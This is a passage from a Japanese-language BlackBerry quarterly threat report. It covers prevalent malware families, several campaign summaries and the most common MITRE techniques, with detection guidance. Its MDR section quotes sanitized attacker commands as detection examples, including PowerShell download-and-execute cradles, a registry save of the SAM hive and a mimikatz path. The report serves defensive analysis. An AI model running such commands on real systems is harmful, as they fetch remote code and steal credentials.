


図 7：今回の調査期間中の CVE 重大度の内訳

蔓延している脅威

WINDOWS

マルウェアファミリ	マルウェアの種類
Remcos	**リモートアクセス型トロイの木馬**
Remcos は被害者のデバイスへのリモートアクセスに使用されるソフトウェアです。ロシアによるウクライナ侵攻の全期間を通じて、使用が増加しています。	
Agent Tesla	**インフォスティーラ**
AgentTesla は、主に認証情報の採取に使われる .NET マルウェアです。	
RedLine	**インフォスティーラ**
RedLine は、保存されている認証情報、自動入力データ、クレジットカード情報などの価値のあるデータを盗み出すために使用されます。	
Emotet	**ダウンローダ**
Emotet は進化を続けており、現在は主にインフラやコンテンツ配信サービス（サービスとしてのコンテンツ配信）に使用されています。	
RisePro	**インフォスティーラ**
RisePro は今回の調査期間中に最新のアップグレードがありました。	
PrivateLoader	**ダウンローダ**
PrivateLoader はマルウェアを構成するモジュールであり、ペイロードのダウンロードと実行に使用されます。	
LummaStealer	**インフォスティーラ**
LummaStealer は MaaS モデルを採用しており、主に暗号通貨ウォレットと 2 要素認証のブラウザー拡張を標的としています。	
Raccoon/RecordBreaker	**インフォスティーラ**
2023 年初頭には活動が見られませんでしたが、昨年後半には Raccoon の開発者が新たなバージョンを携えて戻ってきました。	
SystemBC	**プロキシボット**
SystemBC は、自身の C2 に転送する SOCKS5 プロキシのセットアップに使用されます。	
DanaBot	**インフォスティーラ**
DanaBot は情報の窃取に重点を置いています。ただし、モジュール型であるため、他のペイロードをダウンロードして実行するなど、他の目的にも使用できます。2023 年後半に更新され、新バージョンになりました	

LINUX

マルウェアファミリ	マルウェアの種類
NoaBot/Mirai	分散型サービス妨害（DDoS）
NoaBot は Mirai ボットネットの新たな変種です。NoaBot は、以前の Mirai とは異なり、Telnet ではなく SSH を使って自身のマルウェアを拡散させます。NoaBot が XMRig マイナーの改造版を展開しているのが確認されたこともあります。	
XMRig マイナー	暗号通貨マイナー
今回の調査期間中に弊社のテレメトリで 2 番目によく確認された Linux サーバーに対する脅威が XMRig マイナーです。このマイナーは Monero を標的としており、知識のない脅威アクターでもこれを使用すれば被害者のシステムを使用して暗号通貨を採掘することができます。	
Looney Toonables	エクスプロイト
弊社のテレメトリでは観測されていませんが、Looney Toonables という楽しそうな名前が付けられた、この四半期の注目すべき Linux 脅威は CVE-2023-4911[102] としても知られています。これは、GNU C Library の ld.so ダイナミックローダーのバッファオーバーフローのエクスプロイトであり、ローカルの攻撃者が利用すると root 権限を取得できます。	

MacOS

マルウェアファミリ	マルウェアの種類
Atomic Stealer	インフォスティーラ
感染経路は、ユーザーを騙して偽のアプリケーションをダウンロードさせる偽の広告です。Atomic Stealer は、パスワード、ブラウザーのクッキー、自動入力データ、暗号通貨ウォレット、Mac® のキーチェーンのデータを狙います。	
XLoader	インフォスティーラ
このマルウェアの最初の展開は、トロイの木馬化した Microsoft Office アプリケーションを通じて行われます。XLoader は、標的の侵害に利用できそうなブラウザー情報やクリップボード情報を捕捉します。	
RustBucket	インフォスティーラ
フィッシングメールで初期ペイロードが配信されることがあります。C2 機能がありますが、主な目的は暗号資産の窃取です。	
JaskaGO	インフォスティーラ
オープンソースのプログラミング言語 Go で開発され、コンパイルされています。このマルウェアの系統は Windows と Mac の両方のオペレーティングシステムを標的とすることができます。JaskaGO は C2 機能を備え、感染したデバイスからブラウザーのデータ、暗号資産、ファイルを持ち出すことができます。	

ANDROID

マルウェアファミリ	マルウェアの種類
SpyNote	インフォスティーラ / リモートアクセス型トロイの木馬
Android™ のアクセシビリティサービスを利用してユーザーデータを捕捉し、C2 サーバーに送信します。	
Chameleon	バンキング型トロイの木馬
Chameleon の新種はダークネットプラットフォームである Zombinder を通じて拡散されています。Android のアクセシビリティサービスを悪用してユーザー情報を採取します。新バージョンには生体情報リーダーを迂回する機能があり、ユーザーがアクセシビリティサービスを有効にするよう促す HTML ページを表示します。	
FjordPhantom	バンキング型トロイの木馬
FjordPhantom は、組み込みの仮想化ソリューションを通じて仮想コンテナを使用し、銀行アプリをラップします。これにより、フッキングフレームワークを多用することで正規の銀行アプリになりすますことが可能になります。	
InterPlanetary Storm/IPStorm	インフォスティーラ / ボットネット
新たな IPStorm の Go 版であり、自身を拡散させるために SSH にブルートフォース攻撃を行います。また、Android Debug Bridge サーバーを開くことも行います。ノード通信に IPFS の p2p ネットワークを使用します。	

最も興味深いサイバーストーリー

BlackBerry Threat Research and Intelligence チームは、新種の脅威や持続的な脅威について調査し、防御担当者とその勤務先組織に役立つインテリジェンス分析を提供しています。

今回の調査期間で、新たに出現した脅威アクターによる多数のキャンペーンを発見し、分析しました。以下に、最新の報告の一部を要約します。

これらの報告すべての完全版などは、BlackBerry ブログでご覧になれます。

米国の航空宇宙産業をターゲットに、AEROBLADE を捜索中

2023 年 11 月の終わり、BlackBerry は、米国の航空宇宙企業を標的とし、明らかに商業的および競争的なサイバースパイ活動を目的とした、これまで知られていなかった脅威アクターを発見しました。

BlackBerry Threat Research and Intelligence チームは、この脅威アクターを AeroBlade と呼んで追跡中です。配信メカニズムにはスピアフィッシングが使われていました。メール添付ファイルとして送信される武器化された文書に、リモートテンプレートインジェクション手法と悪意ある VBA マクロコードが埋め込まれており、これが次の段階で最終ペイロードを実行します。

証拠から、攻撃者のネットワークインフラストラクチャが運用可能になり、武器化が実用化されたのは 2022 年 9 月頃、攻撃フェーズに移ったのは 2023 年 7 月であることがうかがえます。攻撃者はその間にツールセットを改良してステルス性の強化を進めていましたが、ネットワークインフラストラクチャには変更を加えていませんでした。

最終ペイロードの機能と攻撃対象から、BlackBerry は、この攻撃の目的が商業的なサイバースパイ活動であったと高い確度で評価しています。その目的はほぼ確実に、標的の内部リソース全体を可視化し、将来の身代金要求に対する弱さを評価することです。

レポート全文はこちらでご覧いただけます。

イスラエル - ハマス間の衝突で使われた BIBI WIPER が WINDOWS にも

2023 年 10 月末日、イスラエルを本拠とするインシデント対応企業 SecurityJoes は、ハクティビストがイスラエル - ハマス紛争でイスラエル企業を標的に使用した、Linux® システム向けの新しいワイパーマルウェアについての調査結果を投稿しました [103]。Security Joes は、この新しいマルウェアを BiBi-Linux Wiper として、現在も追跡中です。その 24 時間後、BlackBerry Research and Intelligence Team は、Windows システムを標的とする亜種を発見し、BiBi-Windows Wiper と名付けました [104]。

10 月 7 日のハマスのテロリストによるイスラエル攻撃の後、ハマスとイスラエルの間の戦闘は、すぐにサイバー空間へと広がりました [105]。ハマス傘下にあると疑われるハクティビストのグループがイスラエルの企業に侵入したのです。これらの企業のインターネットに接続しているホストを侵害して社内のネットワークにアクセスし、新しい極めて特異なサイバー兵器を投下しました。明らかに、社内インフラに損害をもたらすことが目的です。ほとんどの有名な脅威グループとは異なり、ハクティビストグループは金銭目的のグループではなく、現在続いている紛争に関連して政治的なイデオロギーを支持するグループなのです。

この新しいマルウェアは、イスラエル企業を支援する Security Joes の IR チームが発見しました。攻撃は身代金を要求するわけでも、C2 サーバーと接続するわけでもないことから、インシデント対応チームは BiBi-Linux マルウェアがワイパーであり、侵害の理由はただ 1 つ、データ破壊にあると推測しました。

解析によって、イスラエル首相のベンジャミン ネタニヤフ氏のニックネーム「BiBi」が、マルウェアと破壊されたファイルすべての拡張子の中にハードコーディングされていることが明らかになりました。Security Joes はその報告書の中で、ワイパーが「物理的戦争の陰で、ハマスにつながりのあるハッカーのグループによって、イスラエル企業を混乱に陥れることを目的として」作成された可能性があるとの仮説を提示しています [106]。

BlackBerry による Windows 向け亜種の検知は、ワイパーを作成したことが疑われているハクティビストがマルウェアの拡充を続けていることを裏付けており、標的をエンドユーザーのマシンやアプリケーションサーバーへと広げようとしていることを示しています。この悪質なアクターは、攻撃するシステムを多様化することで、被害を与える Windows マシンを増やす可能性が高いと思われます。Windows は現在世界中のデスクトップユーザーの 68% を占める一方、Linux のユーザーは 2.9% を占めています [107]。

イスラエル - ハマス紛争は 2024 年に突入し、もはや物理世界にもデジタル空間にも安全な場所はなさそうです。ワイパーは、通常、地政学的な事件に触発された攻撃に使用されます。ワイパーが、単純明快に破壊だけを目指しているからです。

イスラエルとハマスの衝突が続く限り、この種の攻撃が今後も見られる可能性は大きいでしょう。

レポート全文はこちらでご覧いただけます。

FBI と米国司法省による「マルウェア界の万能ナイフ」QAKBOT 制圧の内幕

2023 年 8 月末日、米国司法省（DoJ）および FBI 合同での、最も長期にわたり活動を続けているマルウェアファミリおよびボットネットの 1 つである Qakbot の解体は、世界中の法執行機関およびサイバー犯罪コミュニティに波紋を広げました [108]。

「Operation Duck Hunt」（アヒル狩り作戦）というコード名のこの協調された国際作戦により、当局は Qakbot のオンラインインフラストラクチャを掌握することに成功しました。タスクフォースはその後、感染したデバイスからマルウェアを遠隔で削除するための裁判所命令を取得しました。この時点で、このようなデバイスの数は世界中で約 700,000 台 [109]、米国だけでも 200,000 台 [110] に上っていました。

このボットネットを破壊しようとする多国籍作戦では、米国、フランス、ドイツ、オランダ、英国、ルーマニア、およびラトビアで活動が実施されました。また DoJ は、暗号通貨で 860 万ドル以上の不正な利益を差し押さえたことも発表しています。

南カリフォルニア地区の連邦検事である Martin Estrada 氏はロサンゼルスでの記者会見にて、次のように述べています。「これはボットネットに対して司法省が主導した中で最も意義あるテクノロジーおよび金融にかかわる作戦です」

Qakbot は過去 18 か月で 40 件のランサムウェア攻撃に関与し、被害者に合計 5,800 万ドル以上の損害をもたらしたと考えられています [111]。BlackBerry Threat Research and Intelligence チームは、Qakbot を 2022 年第 4 四半期に医療機関に対して最も多く使用されたトロイの木馬の 1 つとして特定していますが、他の業界も Qakbot 攻撃に見舞われています [112]。実際、現在までに、ほぼすべての経済部門が Qakbot の被害に遭っています。

Duck Hunt 作戦は蔓延するサイバー脅威を取り締まる法執行機関にとって画期的な出来事となりましたが、サイバーセキュリティの専門家は、このサイバー犯罪アクターに加えられた打撃は一時的なものである可能性が高いと警告しています。この解体に関連する逮捕者はなく、またロシアの関与が疑われている [113] ものの、マルウェアオペレーターがどこを拠点としているのかに関する情報も明らかにされていません。

捜査は現在も「継続中」とされています。

レポート全文はこちらでご覧いただけます。

一般的な MITRE 手法

脅威グループの手法の概要を理解すれば、優先的に使用すべき検知手法をより的確に判断できるようになります。今回の調査期間に BlackBerry が観測した、脅威アクターが採用していた上位 20 件の MITRE 手法を以下に紹介します。

右端の欄の上向き矢印（▲）は、当該の手法の使用率が前回のレポートに比べて増えていることを意味します。下向き矢印（▼）は、前回のレポートから使用率が減っていることを示し、等号（=）は、その手法が使用される割合が前回のレポートから変化していないことを意味します。

手法名	手法 ID	戦術	前回レポートの順位	変化
プロセスインジェクション	T1055	権限昇格	該当なし	▲
入力キャプチャ	T1056	収集	該当なし	▲
システム情報の探索	T1082	探索	3	▼
DLL サイドローディング	T1574.002	永続化	12	▲
非アプリケーション層プロトコル	T1095	コマンドアンドコントロール	14	▲
アプリケーション層プロトコル	T1071	コマンドアンドコントロール	10	▲
コマンドとスクリプトインタープリター	T1059	実行	9	▲
スケジュール済みタスク / ジョブ	T1053	権限昇格	該当なし	▲
レジストリ Run キー / スタートアップフォルダ	T1547.001	永続化	該当なし	▲
マスカレーディング	T1036	防御回避	6	▼
リムーバブルメディアを通じた複製	T1091	水平移動	該当なし	▲
Windows サービス	T1543.003	永続化	該当なし	▲
ファイルとディレクトリの探索	T1083	探索	11	▼
Windows Management Instrumentation	T1047	実行	19	▲
リモートシステムの探索	T1018	探索	5	▼
仮想化 / サンドボックスの回避	T1497	防御回避	3	▼
共通コンテンツの改ざん	T1080	水平移動	該当なし	▲
ツールの無効化または変更	T1562.001	防御回避	7	▼
プロセスの探索	T1057	探索	4	▼
影響拡大のためのデータの暗号化	T1486	影響	該当なし	▲

BlackBerry Threat Research and Intelligence チームは、MITRE D3FEND に基づいて、今回の調査期間に観測された手法に対応する防御策すべてをリストにまとめ、BlackBerry の GitHub で公開しています。

上位 3 つの手法はよく知られたもので、敵対者による重要な情報の収集と攻撃の実施に使用されます。「適用された対策」の章では、その使い方と監視に役立つ情報を紹介しています。

手法と戦術の影響を以下のグラフに示します。




図 8：今回の調査期間に確認された MITRE 手法




図 9：今回の調査期間に確認された MITRE 戦術

最も蔓延している戦術は権限昇格[114]で、今回の調査期間に確認された戦術の 26.5% を占めています。それに続くのが、探索[115]の 19.1%、収集[116]の 15.2% です。

適用された対策

以下に、今回の調査期間中に確認された上位 5 つの MITRE 手法の分析結果を紹介します。

1. プロセスインジェクション - T1055[117]

プロセスインジェクションは、実行中の別のプロセスのアドレス空間に悪意のあるコードを配置する、一般的に利用される防御回避手法です。

プロセスへのインジェクションによって悪用される可能性のある一連のネイティブ Windows 関数は、次のとおりです。

関数は次の順に呼び出されます（攻撃によって異なります）。

- **VirtalAlloc(Ex)** – プロセス内にメモリを確保します。
- **WriteProcessMemory()** – 確保したメモリに悪意のあるコードを書き込みます。
- **VirtualProtect** – メモリの保護属性を変更して実行権限を与えます。
- **CreateRemoteThread()** – 別のプロセスのコンテキストで悪意のあるコードを実行します。

2. 入力キャプチャ - T1056[118]

カスタムの情報窃取ソフトウェアを利用して、グラフィカルユーザーインターフェイス（GUI）の監視やキーストロークの記録により、侵害したシステムへのユーザーの入力を記録します。

BlackBerry は、何らかの形で入力キャプチャを行っている見慣れないプロセスを監視することで、この脅威を発見し、修復することができることを発見しました。

BlackBerry の「見慣れない」の定義には、不正なシグネチャ、不自然な親プロセスからの子プロセスの生成、特定の Windows API 関数の呼び出しが含まれます。

監視に使用される関数は次のとおりです。

- **SetWindowsHook(Ex)** – デスクトップで入力などのイベントを監視します。
- **GetKeyboardState()** – 仮想キーの現在の状態を取得します。
- **GetKeyState()** – 仮想キーの現在の状態を取得します。
- **GetAsyncKeyState()** – 仮想キーの現在の状態を取得します。

3. システム情報の探索 - T1082[119]

侵害したシステムのシステム情報を列挙することで、権限昇格やシステムへの無制限のアクセス権を獲得するための、脆弱性やエクスプロイト経路を発見するためのヒントが得られます。

サイバーセキュリティ専門家は、ネットワークの通常動作のベースラインを作成し、そこからの逸脱を監視することで異状を確認できます。

脅威アクターは、Windows Management Instrumentation（WMI）を悪用して、アンチウイルスソフトウェア、論理ディスク、ユーザーに関する情報を取得し、攻撃の起点や攻撃者がエクスプロイトする関心領域や弱点を見つけます。しかし、このような呼び出しは多くのユーザーにとっては、あまり一般的ではありません。この発生を監視することで、被害者のシステムに存在する悪意のあるアクターやマルウェアを発見できる場合があります。

以下のコマンドラインが監視に役立つと思われます。

- **SELECT * FROM AntiVirusProduct** – システムに存在するアンチウイルス製品を列挙する WMI コマンドラインです。
- **wmic OS get OSArchitecture, Version** – WMI を利用してシステムのバージョン情報を列挙します。
- **systeminfo** – システム情報を表示します。
- **driverquery /v** – システムに取り付けられているドライブの一覧を表示します。

4. DLL サイドローディング - T1574.002[120]

攻撃者は、動的リンクライブラリ（DLL）の検索順序を利用することで悪意のあるコードを実行できます。悪意のあるペイロードと被害者の正規のアプリケーションを隣り合わせることで、これを行います。その後で、正規の実行ファイルを起動すると、システムの正常な検索順序が攻撃者に利用され、悪意のあるバイナリがロードされます。

さらに、DLL の削除や置き換えがないか、Windows Side-by-Side（SxS）やシステムフォルダを注意深く監視する必要があります。これは、高度な敵対者が最新のアンチウイルスや EDR（エンドポイント検知・対処）ソリューションを迂回しようという動きなのです。

DLL サイドローディングの一般的な発見方法は、ゴミ箱、一時フォルダ、通常のシステムパスなど、異常な場所からモジュールがロードされるのを監視するというものです。

5. 非アプリケーション層プロトコル - T1095[121]

敵対者は、非アプリケーション層プロトコルを使用して、悪意のある動作を検知するように、よく考え、うまく調整された防御を迂回しようとします。軽減と予防の観点では、ICMP などのあまり一般的でないプロトコルが C2 通信に使用されないか監視する必要があります。

BlackBerry のお客様が取ることのできる安全なリスク軽減アプローチは、ネットワーク層で特定の文字列を監視するカスタムルールを作成し、それをより高度な動作検知ルールと組み合わせて使用することです。BlackBerry のお客様や防御などの担当者は、予防的対策を適切なセキュリティに重ねることで、攻撃に対する耐性を強化し、セキュリティ意識を高めることができます。

CylanceGUARD のデータ

このセクションでは、CylanceGUARD® をご利用のお客様の環境で今回の調査期間中に検知された脅威の中から、興味深いものをご紹介します。

CylanceGUARD は、24 時間 365 日の監視を提供することで、セキュリティ体制の隙を突こうとする高度なサイバー脅威の阻止をお手伝いする、サブスクリプション方式のマネージド検知 / 対処（MDR）サービスです。BlackBerry の MDR チームは、今回の調査期間中、数千ものアラートを追跡しました。現在の脅威環境に対する洞察を深めるために、テレメトリの地域ごとの内訳を示します。

CYLANCEGUARD の検知アラート：地域別ランキング




図 10：今回の調査期間中の CylanceGUARD 検知アラート

CylanceGUARD の見解

前回のレポートで、CylanceGUARD チームは、「一般的なファイルアーカイブ抜き出しのステージング」という手法が BlackBerry のお客様がいらっしゃる地域のすべてで悪用されていることを発見しました。しかし今回の調査期間では、あるパターンの PowerShell 検知を全地域で記録しました。

CylanceGUARD チームは、EMEA 地域と NALA 地域で PowerShell Empire –「Empire でエンコードされたペイロードの可能性」に関連した検知の増大に気付きました [122]。PowerShell Empire はオープンソースのポストエクスプロイトフレームワークであり、攻撃者と、正規のペネトレーションテスターやレッドチームの両方によく利用されています。

Empire フレームワークは、基本的に PowerShell スクリプト言語を使用して Windows 環境を狙います。これにより、攻撃者は被害者のマシンと通信して、C2 サーバーとの間でコマンドや情報を送受信することが可能になります。

Empire の初期の兆候は、**「POWERSHELL -NOP -STA -W 1 -ENC」**のようなコマンドの検知です。これは、Empire HTTP リスナーのデフォルト起動文字列です。この値の変更や難読化は非常に簡単ですが、多くの場合は変更していないため、検知チームやセキュリティオペレーションセンター（SOC）のアナリストにとっては有効なシグネチャとなります。

APAC 地域では、戦術「認証情報へのアクセス」（TA0006）[123] から「実行」（TA0002）[124] への移行が、最も一般的に観測された脅威として確認されています。ここでも、検知における PowerShell の存在感は大きいものです。確認された関連する MITRE 手法は、コマンドとスクリプトインタープリター：PowerShell（T1059.001）[125] でした。弊社の調査中に脅威アクターが使用したパターンのうち最もよく確認されたのは、ダウンロードクレードルでした。これはダウンロードとコード実行の両方に使用される 1 つのコマンドです。

たとえば、次のようなものです。
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('hxxp://x.x.x.x/test[.]exe')– test.exe というファイルを C2 と思われるサーバーからダウンロードして、実行します。

弊社のお客様の環境で頻繁に検知される PowerShell のパターンから、PowerShell 関連の悪用を制限するための適切な可視性と管理策を持つことの重要性が明らかになります。

CylanceGUARD サービスの一環として、オンボーディングチーム（ThreatZERO® コンサルタントとしても知られています）がお客様と緊密に連携し、PowerShell のようなユーティリティを攻撃者が悪用できないように制限するために、Script Control Block（SCB – PS）などの推奨ポリシーをデバイスに適用しております。

確認されたアクティビティ

次の表は、今回の調査期間中に記録された悪意あるコマンドまたは不審なコマンドの（無害化された）一般的な傾向を浮き彫りにしています。

コマンド	MITRE 手法
powershell -Com $bddgwq=(gi en""v"":rxxazg0);$zqutnij=(gi en""v"": rxxazg1);nal xstoy $ bddgwq .Value; xstoy $ zqutnij .Value	T1059.001
C:\Windows\system32\reg.exe" save HKLM\SAM c:\windows\h\sam.hiv	T1003.002
PowerShell のダウンロードコマンド："(New-Object System.Net.WebClient).DownloadString (\"http://X.X.X.X/sc.ps1\")"	T1105
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Unrestricted -EncodedCommand – **BLOB を省略 **	T1059.001
rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie x.x.x.x http://x.x.x.x/x/sound.wav	T1218.011
C:\Users\xx\Downloads\x\x\Mikatz\mimikatz_trunk\mimikatz_trunk\x64\	T1003.001

前回のレポートでは、PowerShell の使用状況を監視することで、お客様の環境で悪意のあるアクティビティを検知できる大きなチャンスが生まれることを説明しました。しかし、他にも脅威アクターによって悪用または誤用されることの多い LOLBAS ツールが存在します。

簡単に言えば、LOLBAS とは、すでにシステムの一部となっていて、悪用できるツールのことです。

次のグラフは、今回の調査期間に確認した実用的な検知の上位 5 つです。




図 11：今回の調査期間中に確認された実用的な検知の上位 5 つ

